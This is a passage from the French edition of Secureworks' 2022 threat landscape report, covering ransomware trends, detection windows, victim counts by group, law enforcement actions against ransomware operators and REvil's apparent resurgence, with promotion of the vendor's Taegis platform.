Secureworks®

2022 Panorama des menaces

BILAN DE L'ANNÉE

Sommaire

01

Lettre de notre CTIO (Chief Threat Intelligence Officer)

Sur le front de la cybersécurité, les douze derniers mois ont été marqués par une série d'événements largement médiatisés. En décembre 2021, la divulgation d'une faille de sécurité dans le célèbre logiciel Log4j a semé la panique générale, obligeant les équipes informatiques du monde entier à identifier les systèmes vulnérables et à leur appliquer rapidement des correctifs. Début 2022, le déploiement de troupes militaires russes à la frontière ukrainienne et l'invasion qui s'en est suivie ont réveillé le spectre de la propagation de cyberattaques perturbatrices au-delà du territoire ukrainien, comme ce fut le cas avec NotPetya en 2017. Mi-avril, le ransomware Conti a mis hors service plusieurs institutions gouvernementales du Costa Rica, ce qui a considérablement entravé leur capacité à assurer efficacement leurs missions de services publics.

Notre rôle est d'aller au-delà du battage médiatique, d'analyser la nature des menaces et d'atténuer les risques pour nos clients. Pour y parvenir, nous nous appuyons sur des informations d'intelligence sur les menaces à jour obtenues via des solutions de détection et d'analyse basées sur les données. L'unité Secureworks® Counter Threat Unit™ (CTU) continue à analyser chaque semaine plusieurs milliards d'événements de sécurité recueillis à partir de notre plate-forme Taegis™ XDR. Les données traitées par la solution Taegis Vulnerability Detection and Response (VDR), nos recherches proactives et les informations collectées lors des missions menées par les équipes Secureworks de réponse à incidents créent l'une des vues les plus complètes du paysage des menaces.

L'objectif de ce rapport est de partager notre point de vue sur l'évolution du paysage des menaces au cours des douze derniers mois, en mettant l'accent sur nos observations directes du comportement des pirates et des outils qu'ils utilisent. Le rapport passe en revue les changements intervenus tant au niveau du paysage des ransomwares que de la façon dont les pirates mettent des logiciels malveillants, tels que des chargeurs et des outils de vol d'informations, à la disposition des groupes de cyber-rançonneurs. Il étudie le haut niveau d'activité des principaux groupes de menaces à la solde de gouvernements. Il se penche en outre sur la capacité des pirates à exploiter rapidement de nouvelles failles de sécurité et à combiner des techniques sophistiquées avec des procédés plus élémentaires pour échapper à la détection une fois à l'intérieur du réseau. Pour finir, ce rapport explique pourquoi Taegis constitue la pierre angulaire de cette visibilité.

Chez Secureworks, différentes équipes unissent leurs efforts afin de protéger les clients. Nos équipes de recherche CTU™ passent un nombre incalculable d'heures à analyser les menaces, à déterminer comment elles peuvent se manifester et à élaborer

des techniques de détection applicables à nos plates-formes Taegis XDR et VDR. Gardiennes vigilantes des réseaux de nos clients, nos équipes chargées des opérations de sécurité sont à l'affût de tout changement symptomatique d'une activité malveillante. Notre équipe de réponse à incidents propose aux clients des formations proactives qui les aident à se préparer. Et si, par malheur, une brèche se produit, elle leur offre le support réactif dont ils ont besoin pour enquêter sur le problème, le contenir et y remédier. Enfin, nos équipes Secureworks Adversary Group émulent le comportement des adversaires pour tester les performances des frameworks de contrôle des clients au moyen de scénarios réalistes, fondés sur le renseignement.

L'expertise humaine alliée à l'excellence technique de Taegis XDR et Taegis VDR permet aux clients de Secureworks d'exercer leurs activités en toute sécurité. Nous espérons que les informations contenues dans ce rapport vous aideront à protéger votre organisation.

Barry R. Hensley


Barry Hensley
Chief Threat Intelligence Officer
Secureworks

02

Synthèse et principales conclusions

Au cours de l'année écoulée, l'actualité de la cybersécurité a été fortement marquée par l'escalade des tensions en Europe de l'Est et au Moyen-Orient, par un flot continu de failles de sécurité critiques obligeant les organisations à installer rapidement des correctifs sur leurs systèmes, et par la fuite publique d'informations détaillant le fonctionnement interne de bandes organisées de cyber-rançonneurs.

Le rôle de la Counter Threat Unit (CTU) de Secureworks est de se maintenir au fait de ces différentes menaces, et de mettre à profit ses connaissances pour informer et protéger nos clients. Entre fin juin 2021 et juin 2022, en se basant sur les données de télémétrie des clients, les activités de réponse à incidents, la surveillance clandestine, la recherche proactive sur les menaces et nos relations dans le domaine du renseignement, les chercheurs de la CTU ont observé les tendances générales suivantes dans le paysage des menaces :



01

Les **ransomwares** restent la principale menace pour les organisations. Les stratégies de détection doivent se concentrer sur l'identification des précurseurs de ransomware au cours de la « fenêtre de détection », c'est-à-dire le moment qui sépare l'accès initial du déploiement du ransomware. En 2022, la fenêtre de détection médiane est de **quatre jours et demi.**

02

Le **paysage des chargeurs** (« loaders ») a connu des changements, avec la disparition de certains chargeurs établis et l'émergence de nouveaux. Les chargeurs sont des logiciels malveillants qui déposent des charges utiles de deuxième étape, telles que des ransomwares. Ils constituent à ce titre un composant clé de l'écosystème des ransomwares. Il existe des preuves d'une **collaboration étroite** entre les groupes qui exploitent ces chargeurs. On observe également des signes d'une évolution possible vers des chargeurs légers et à usage unique à la place des botnets complexes qui, jusqu'à présent, jouaient le rôle de chargeurs.

03

Les **infostealers** (ou voleurs d'informations) sont un moyen simple et rapide de se procurer des identifiants utilisables pour l'accès initial, ce qui en fait un maillon clé des attaques par ransomware. En juin 2022, **sur une seule journée**, les chercheurs de la CTU ont observé la mise en vente, sur une marketplace clandestine, de **plus de deux millions d'identifiants** dérobés par des infostealers. Parmi les méthodes innovantes de diffusion des infostealers figurent le clonage de sites Web et les programmes d'installation d'applications de messagerie, comme Signal, infectés par un cheval de Troie.

04

D'après les **enseignements**[1] tirés des missions Secureworks de réponse à incidents, l'**exploitation des services distants a remplacé l'accès basé sur les informations d'identification comme vecteur d'accès initial le plus courant.** D'où l'importance d'une gestion et d'une hiérarchisation efficaces des failles de sécurité.

05

Les États-nations ont **principalement concentré leurs activités au niveau régional.** C'est notamment le cas des cyberopérations de la Russie en soutien de l'invasion de l'Ukraine, des attaques réciproques et perturbatrices vraisemblablement menées par des proxys iraniens et israéliens, et de l'attention continue de la Chine à la mer de Chine méridionale et à l'Asie orientale.

06

Le **contournement des défenses** est une tactique employée dans de nombreux cas d'intrusion réseau. Cependant, **les techniques utilisées ne sont généralement pas très sophistiquées,** pour la simple et bonne raison qu'elles n'ont pas besoin de l'être. Cette caractéristique facilite leur détection.

03

Les ransomwares restent la principale menace stratégique

La composition du paysage mondial des ransomwares et le nombre de victimes continuent à fluctuer. Cependant, malgré une série d'interventions des forces de l'ordre et de fuites publiques très médiatisées, les opérateurs de ransomwares continuent à maintenir un niveau d'activité globalement élevé.

L'analyse des missions Secureworks de réponse à incidents sur les mois de mai et juin 2022 semble indiquer une baisse du taux de réussite des nouvelles attaques par ransomware, mais il est encore trop tôt pour savoir si cette tendance se poursuivra.




Figure 1. Principales évolutions du paysage des ransomwares de juin 2021 à juin 2022. (Source : Secureworks)

La disparition de Conti, RaaS (Ransomware-as-a-Service) attribué au groupe **GOLD ULRICK**[2], pourrait expliquer en partie ce fléchissement, mais pas totalement. D'autres facteurs influent sur le taux d'attaques, comme l'effet déstabilisateur de la guerre en Ukraine sur les gangs de cyber-rançonneurs, les sanctions économiques qui compliquent l'encaissement des rançons par les opérateurs de ransomwares et la volatilité des monnaies numériques avec lesquelles les gangs de cyber-rançonneurs réalisent leurs profits.

Il existe peut-être d'autres explications. On ne constate pas de réduction d'une année sur l'autre du nombre d'organisations répertoriées sur les sites publics de fuite des cyber-rançonneurs (Figure 2). Les chercheurs de la CTU essaient de déterminer si la taille des organisations victimes tend à diminuer au fil du temps. De petites organisations disposent en général de ressources limitées, ce qui en fait des proies plus faciles et moins susceptibles de recourir à des services spécialisés de réponse à incidents après un événement. De plus, certains gangs de cyber-rançonneurs estiment peut-être que frapper un grand nombre de petites organisations risque moins de provoquer une réponse musclée des forces de l'ordre que de s'attaquer à de grandes mulltinationales. Malheureusement, les petites organisations ne savent pas toujours très bien comment signaler les attaques, ni comment solliciter l'aide des forces de l'ordre et de fournisseurs de sécurité spécialisés. L'impact réel des ransomwares continuera par conséquent à être sous-déclaré et les victimes ne recevront pas l'assistance dont elles ont besoin.

Quelle que soit la tendance générale, les ransomwares restent une menace majeure pour toutes les organisations et profitent des lacunes des frameworks de contrôle de sécurité. L'examen des données Secureworks de recherche sur les menaces et de réponse à incidents nous donne des indications sur les tactiques mises en œuvre par les différents groupes de menaces et fournit des enseignements qui peuvent aider les organisations à mieux se protéger.




Figure 2. Liste publique des victimes de ransomware par mois. (Source : Secureworks)

Fenêtre d'opportunité pour les défenseurs du réseau

Lors d'une intrusion dans un réseau, les défenseurs disposent d'une fenêtre d'opportunité. Elle se situe entre le point d'accès initial et le chiffrement des données, au moment où les pirates consolident leurs positions avant d'atteindre leur objectif final. Dans les intrusions analysées par les équipes Secureworks de réponse à incidents en 2022, le temps médian entre l'accès initial et le déclenchement du ransomware est de 4 jours et demi, contre 5 jours en 2021. En 2021, le temps de présence moyen était de 22 jours. Jusqu'à présent en 2022, il n'est plus que de 11 jours. Cela signifie que, par rapport à 2021, il y a eu moins de cas « marginaux » d'intrusions au cours desquels les pirates pouvaient passer des semaines, voire des mois, dans un environnement avant de déployer leur ransomware.

Bien entendu, ce temps de présence peut considérablement varier. Début 2022, une organisation a connecté un ordinateur à Internet et désactivé le pare-feu dans un environnement OT (Operational Technology) afin de résoudre des problèmes de connectivité réseau et de télécharger des correctifs. Il n'a fallu que 5 heures à un pirate pour compromettre l'ordinateur, et une heure de plus pour désactiver Windows Defender et déployer le ransomware Phobos. Bien que seul un petit nombre d'appareils aient été touchés et que le réseau ait été isolé du reste de l'organisation, l'intrusion a été suffisante pour interrompre temporairement les opérations sur ce site.

En revanche, l'analyse d'une attaque perpétrée à l'aide du ransomware Lorenz en septembre 2021 a montré que les pirates, identifiés sous le nom de **GOLD LOUNGE**[3] par les chercheurs de la CTU, avaient eu accès au réseau pendant près d'un an. L'intrusion initiale s'est sans doute produite en octobre 2020. GOLD LOUNGE s'est périodiquement reconnecté à l'environnement compromis pour exécuter des commandes de reconnaissance, changeant parfois l'adresse IP distante à partir de laquelle il se connectait. La commande SMBExec a été largement utilisée pour le déplacement latéral vers d'autres hôtes au sein de l'environnement. En septembre 2021, GOLD LOUNGE a placé le ransomware Lorenz dans le répertoire SYSVOL de plusieurs contrôleurs de domaine compromis. Il a créé des tâches planifiées portant des noms aléatoires sur les systèmes cibles pour télécharger et exécuter le ransomware. Les pirates ont ensuite supprimé les clichés instantanés des volumes et effacé le journal des événements de sécurité. L'une des hypothèses pour expliquer un tel délai entre les événements est qu'un courtier en accès initial aurait vendu l'accès à GOLD LOUNGE longtemps après l'avoir obtenu.

Quelle que soit la durée de la fenêtre de détection, les défenseurs du réseau peuvent et doivent l'exploiter. Les contre-mesures de Taegis XDR ont à maintes reprises alerté les clients de la présence de précurseurs de ransomware dans leur environnement, ce qui leur a permis d'isoler les hôtes touchés, de bloquer l'infrastructure de commande et de contrôle, et de réinitialiser les informations d'identification compromises avant que les pirates ne puissent tirer parti de l'accès. Par rapport aux organisations incapables de détecter rapidement la menace, la différence en termes de temps de récupération, de coût total et de disruption métier peut être énorme.

Prévenir ce qui peut l'être, détecter ce qui ne peut pas l'être

Prévenir ou détecter la brèche initiale est sans aucun doute la meilleure façon de protéger votre organisation contre le déploiement de ransomwares.




Figure 3. Vecteurs d'accès initiaux pour les attaques par ransomware, de juin 2021 à juin 2022. (Source : Secureworks)

Cela nécessite une bonne hygiène de base en matière de sécurité.

- Assurez-vous que tous les systèmes externes et systèmes internes clés sont protégés par une authentification multifacteur (voir le **Chapitre 5** pour savoir comment éviter les écueils).
- Mettez en œuvre un programme de détection et de correction rapides des failles de sécurité (voir le **Chapitre 3** pour plus de détails sur les failles de sécurité).
- En cas d'échec des mesures de prévention, une bonne visibilité sur l'environnement est essentielle. Vous ne pouvez pas protéger ce que vous ne voyez pas. Accroître la visibilité une fois la brèche détectée ne sert à rien. Il est déjà trop tard.
- Déployez une solution de surveillance et de détection complète sur tous les endpoints, le réseau et le Cloud (**voir l'Annexe** pour des informations importantes sur la surveillance).

Nouveaux acteurs, anciens acteurs

Sur la période considérée, de nouveaux groupes de cyber-rançonneurs ont émergé, brièvement ou sans causer d'impact majeur pour la plupart, tandis que d'autres ont apparemment disparu. Dans certains cas, cette fluctuation s'explique par un changement de nom de groupes de cyber-rançonneurs établis, peut-être pour détourner l'attention des forces de l'ordre et des médias, ou bien pour cacher leur identité en réponse aux sanctions financières. Dans d'autres cas, il peut s'agir d'un changement d'allégeance à des affiliés souhaitant faire encore plus de victimes et de profits.

	Juil. 2021	Août 2021	Sept. 2021	Oct. 2021	Nov. 2021	Déc. 2021	Janv. 2022	Févr. 2022	Mars 2022T	Avr. 2022	Mai 2022	Juin 2022	TOTAL
LockBit	56	76	83	86	91	54	45	76	98	94	71	45	875
Conti	23	27	28	53	96	36	11	34	73	43	12		436
BlackCat/ ALPHV						15	12	24	21	32	15	15	134
Hive	15	19	2	8	7	16	7	9	21	5	15	5	129
AvosLocker	8	5	8	10	15	9	4	3	3	5		11	81
Vice Society	3	3	6	4	2	4	8		10	17	10	12	79
Grief	11	4	7	18	10	11	8						69
BlackByte		2	7	12	13	6		9	5	4	5	2	65
Black Basta										11	22	18	51
Lorenz	4	2				3	1		4	6	7	1	28
REvil	11		3	3						3	2		22

Figure 4. Principaux ransomwares actifs sur la période, avec indication du nombre de victimes par mois. (Source : Secureworks)

Actions des forces de l'ordre

Sur la période considérée, plusieurs actions importantes ont été menées par les forces de l'ordre, où des sanctions ont été prises pour perturber l'activité des opérateurs de ransomwares ou les empêcher de recourir à des services de soutien tels que le blanchiment d'argent en cryptomonnaies.

- En décembre 2019, les **sanctions décidées par le Bureau de contrôle des avoirs étrangers (OFAC, Office of Foreign Assets Control)**[4] du Trésor américain à l'encontre de **GOLD DRAKE**[5], aussi connu sous le nom d'Evil Corp, ont conduit le groupe de menaces à changer plusieurs fois ses variantes de ransomwares afin que ses attaques ne puissent pas lui être facilement imputées et que les victimes ne se voient pas interdire le paiement de la rançon. Sur la période considérée, il a alterné entre plusieurs familles de ransomwares, comme WastedLocker, Macaw et, potentiellement, **LockBit**[6].

- En avril 2022, l'OFAC a sanctionné Hydra Market (Hydra), la plus grande marketplace mondiale sur le Darknet. Selon l'OFAC, environ 8 millions de dollars de profits des ransomwares ont été blanchis par l'intermédiaire de cette plate-forme. L'OFAC a également sanctionné Garantex, un échange de cryptomonnaies enregistré en Estonie qui aurait traité près de 6 millions de dollars de transactions liées au ransomware Conti du groupe GOLD ULRICK.

- En mai, l'OFAC a sanctionné le **mixeur**[7] de devises virtuelles Blender.io (Blender), soupçonné d'avoir effacé les traces des transactions de pirates russes (dont GOLD ULRICK et **GOLD BLACKBURN**[8]) et nord-coréens.

- Toujours en **mai**[9], le département d'État américain a offert une récompense financière pour tout renseignement menant à l'arrestation des membres dirigeants de l'opérateur du ransomware Conti.

Sur cette période, un certain nombre d'actions en justice ont été engagées contre des cyber-rançonneurs, notamment la saisie partielle par le ministère américain de la Justice de la rançon versée par Colonial Pipeline à une société affiliée de Darkside, une opération multinationale qui a pris le contrôle des serveurs de REvil en octobre, les obligeant à mettre fin à leurs activités et l'opérateur GOLD SOUTHFIELD à entrer en hibernation. Des personnes associées à l'exploitation du RaaS (Ransomware-as-a-Service) REvil ont en outre été arrêtées en Russie au mois de janvier.

Parmi les actions à l'encontre de services de soutien, le ministère américain de la Justice a **annoncé**[10] la mise en examen en 2020 de la ressortissante lettone Alla Witte pour son rôle dans le développement du logiciel malveillant TrickBot. Les conversations contenues dans les **Conti Leaks**[11] montrent que GOLD BLACKBURN a financé la recherche d'un avocat pour représenter Alla Witte. RaidForums, site de vente de bases de données renfermant des milliards d'informations de cartes et de comptes bancaires, ainsi que des identifiants de connexion, a également mis fin à ses activités en avril suite à l'**opération TOURNIQUET**[12], une intervention de police complexe coordonnée par Europol. Le site a été fermé, son infrastructure saisie, et son administrateur et ses complices ont été arrêtés.

Il est difficile d'évaluer l'impact à long terme qu'aura la multiplication des opérations de police contre les opérateurs de ransomwares. Le changement de nom est un processus coûteux pour les cyber-rançonneurs, notamment parce qu'il peut entraîner la perte d'affiliés au profit d'autres groupes RaaS. De nombreuses victimes hésitent par ailleurs à verser une rançon aux groupes sanctionnés. Les groupes de cyber-rançonneurs ont néanmoins démontré leur capacité à se remettre d'interventions répressives et à trouver d'autres moyens de poursuivre leurs opérations. Le manque de coopération entre les pays où résident les principaux membres des groupes de cyber-rançonneurs les plus importants continue à entraver les efforts de répression.

Avec son RaaS LockBit, **GOLD MYSTIC**[13] a été le groupe le plus prolifique en matière de chantage à la divulgation des données (ou stratégie du « name-and-shame »). À la fin du mois de juin 2022, 875 victimes étaient listées sur son site de fuite public. Les équipes Secureworks de réponse à incidents ont traité les intrusions de LockBit dans des organisations des secteurs de la technologie, des services aux entreprises, des médias, de la finance et du droit au Moyen-Orient, en Europe, aux États-Unis, en Asie et en Australie. GOLD MYSTIC semble être parvenu à recruter des affiliés d'autres groupes RaaS de manière très efficace. Dans au moins un cas, les chercheurs de la CTU ont pu relier un incident LockBit de juillet 2021 à un incident REvil de juin 2021, estimant avec un niveau de confiance modéré la responsabilité du même affilié dans les deux incidents, ainsi que dans un incident antérieur survenu en janvier 2021 et **signalé**[14] par Ahnlab.

Le (non-)retour de REvil

Le 19 avril 2022, les chercheurs de la CTU ont observé la réactivation de deux sites Tor dormants associés à REvil. Tous deux renvoyaient à un nouveau site Tor, apparemment une refonte du site de fuite REvil original. Le nouveau site de fuite contenait la liste initiale des victimes et affichait trois nouvelles victimes. Une situation plutôt étrange sachant que l'infrastructure du groupe **GOLD SOUTHFIELD**[15] a d'abord été brièvement mise hors ligne peu après l'**attaque contre Kaseya**[16] survenue durant le week-end de la Fête de l'Indépendance américaine en juillet 2021, avant d'être définitivement démantelée grâce aux **efforts conjoints des forces de l'ordre**[17] de plusieurs pays en octobre.

Naturellement, l'utilisation de la même infrastructure Tor et du même code source REvil a suscité des spéculations sur un possible retour de REvil, et ce, en dépit de l'arrestation **annoncée**[18] de membres du groupe par le FSB russe en janvier 2022. Mais malgré ces premiers signes de résurgence, REvil n'a pas encore atteint son ancien niveau d'activité.

Fait intriguant, les chercheurs de la CTU ont **identifié**[19] des échantillons de REvil compilés en mars, moment où, si l'on en croit les autorités russes, les membres du groupe **se trouvaient toujours en garde à vue**[20]. Cela signifie soit que les personnes arrêtées ont été discrètement libérées avant les événements, soit qu'il s'agissait de membres marginaux n'ayant aucun impact réel sur les capacités opérationnelles du groupe. Les faits coïncident également avec la fin de la coopération entre la Russie et les États-Unis en matière de cybercriminalité.

Les dangers des horodatages : peut-on leur faire confiance ?

L'analyse de la résurgence de REvil repose en partie sur l'examen des horodatages de compilation. Les horodatages de compilation indiquent la date de création d'un fichier, en l'occurrence un fichier binaire du ransomware REvil. Ils peuvent s'avérer utiles pour établir une chronologie de l'activité des pirates. Le problème est qu'ils peuvent être, et sont souvent, falsifiés par les pirates. Les analystes de l'intelligence sur les menaces doivent donc rester prudents.

Les chercheurs de la CTU suivent le groupe GOLD SOUTHFIELD depuis 2019 et ont traité des milliers d'échantillons de REvil. Chaque fois qu'une nouvelle version de REvil fait son apparition, l'horodatage de compilation de l'exécutable correspond bien à ce que l'on attend d'une nouvelle version. Les horodatages de compilation des échantillons provenant de plusieurs campagnes différentes sont également cohérents. Par conséquent, si les horodatages de compilation doivent généralement être traités avec prudence, ils constituent dans ce cas une source d'informations utile.

Compatibilité multiplateforme d'ALPHV

